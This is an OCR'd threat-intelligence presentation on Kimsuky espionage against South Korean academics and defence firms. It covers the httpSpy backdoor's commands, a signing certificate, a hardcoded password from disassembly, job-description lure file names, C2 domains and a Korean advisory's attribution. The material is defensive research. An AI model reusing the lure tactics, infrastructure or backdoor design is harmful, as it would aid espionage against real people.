
- Utilizing “r-e.kr” domain registration in this attack
- Historically, Kimsuky’s favorite domain

Victimology


- Confirmed victim: Professor in South Korea
- Surveillance of academic and government personnel is a primary objective of the Kimsuky group.

ESPIONAGE: DEFENSE INDUSTRY TARGETING ATTACK

How this research was started?




httpSpy malware: C2 communication



httpSpy malware: Backdoor functionalities

Command	Description
d	Execute the delivered command sending back the result.
e	Download file from the C2 server.
f	Send specific file to the C2 server.
g	Create process with CreateProcessW API.
l	Remove a file securely.
j	Take a screenshot saving to the temporary file sent to the C2 server.
k	Send configuration to the C2 server.
l	Update configuration with delivered content.
m	Connect remote server.
n	Sleep.
o	Timestomping source file to given file.
p	Clean up itself.
r	Change working directory, executing the delivered command.

Expansion of research




- **Decoy:**

- **Certificate:**

Signer's certificate:


Signer #0:
Subject: /C=US/ST=Massachusetts/L=BURLINGTON/O=xxxxxxx, Inc./CN=xxxxxxx, Inc.
Issuer : /C=US/O=DigiCert, Inc./CN=DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1
Serial : 0315E137A6E2D658F07AF454C63A0AF2
Certificate expiration date:
notBefore : Sep 20 00:00:00 2022 GMT
notAfter : Sep 19 23:59:59 2025 GMT

Expansion of research




- **Decoy:**


- **Golang, username: niki**



Expansion of research



- **Golang, same username niki**



- **Korean Password:**

```
lea     rax, [rsp+150h+var_118]
lea     rbx, aDkanehahffk321 ; "dkanehahffk!!@321"
mov     ecx, 11h
mov     rdi, [rsp+150h+arg_8]
mov     rsi, [rsp+150h+arg_10]
call    runtime_concatstring2
```

In Korean keyboard

아무도몰라!!@321

(No one knows)

Expansion of research

JSE script
(Safety Manager JD (General Dynamics HR Division II).jse)

Windows Executable
(Rezept.scr)

Windows Executable
(Job Description (LM HR Division II).pdf .scr)

Golang Downloader
(Automation Manager JD(LM HR II).scr)

Signed with the same certificate

JSE script
(Result_2024-0617.pdf.jse)

httpSpy

httpSpy

Same malware


PebbleDash

C2 servers

C2 servers

Similar C2 config

Infrastructure and targets



ecloud.uberlingen.n-e.kr

share.**dihl-defence**.o-r.kr

cloud.adoubleu.de

share-**defence**.verymad.net


download.uberlingen.com

online.viewers.r-e.kr


share-**defence**.ohbah.com

cloud.adoubleu.de

Attribution



Attribution: Other intriguing overlaps of Kimsuky group



JOINT CYBER SECURITY ADVISORY

사이버안보정보공동체
KCIC, Korea Cybersecurity Intelligence Community

2024. 8. 5

북한 해킹조직의 건설·기계 분야 기술절취 주의

정보공동체는 금번 사이버보안 권고문에 포함된 해킹 활동의 주체를 북한 정찰총국 산하 김수키[1] 및 안다리엘[2] 해킹조직으로 평가하며, 정찰총국 산하 2개 해킹조직이 같은 시기에 동일한 정책적 목적을 달성하기 위해 특정 분야를 집중 공격하는 것은 이례적인 것으로 철저한 대비가 필요합니다.

1) 산업계에서는 김수키(Kimsuky)를 루비슬릿(Ruby Sleet), APT43, 벨벳첼리마(VelvetChollima) 등으로 명명
2) 안다리엘(Andariel)은 다크서울(Dark Seoul), 싸일런트첼리마(Silent Chollima), 오닉스슬릿(Onyx Sleet) 등으로 불림

Source: NCSC

The Intelligence Community attributes the hacking activity to the **Kimsuky** and **Andariel** hacking organizations, and the concentration of attacks on specific sectors to achieve the same policy objectives at the same time is unusual and requires thorough preparation.

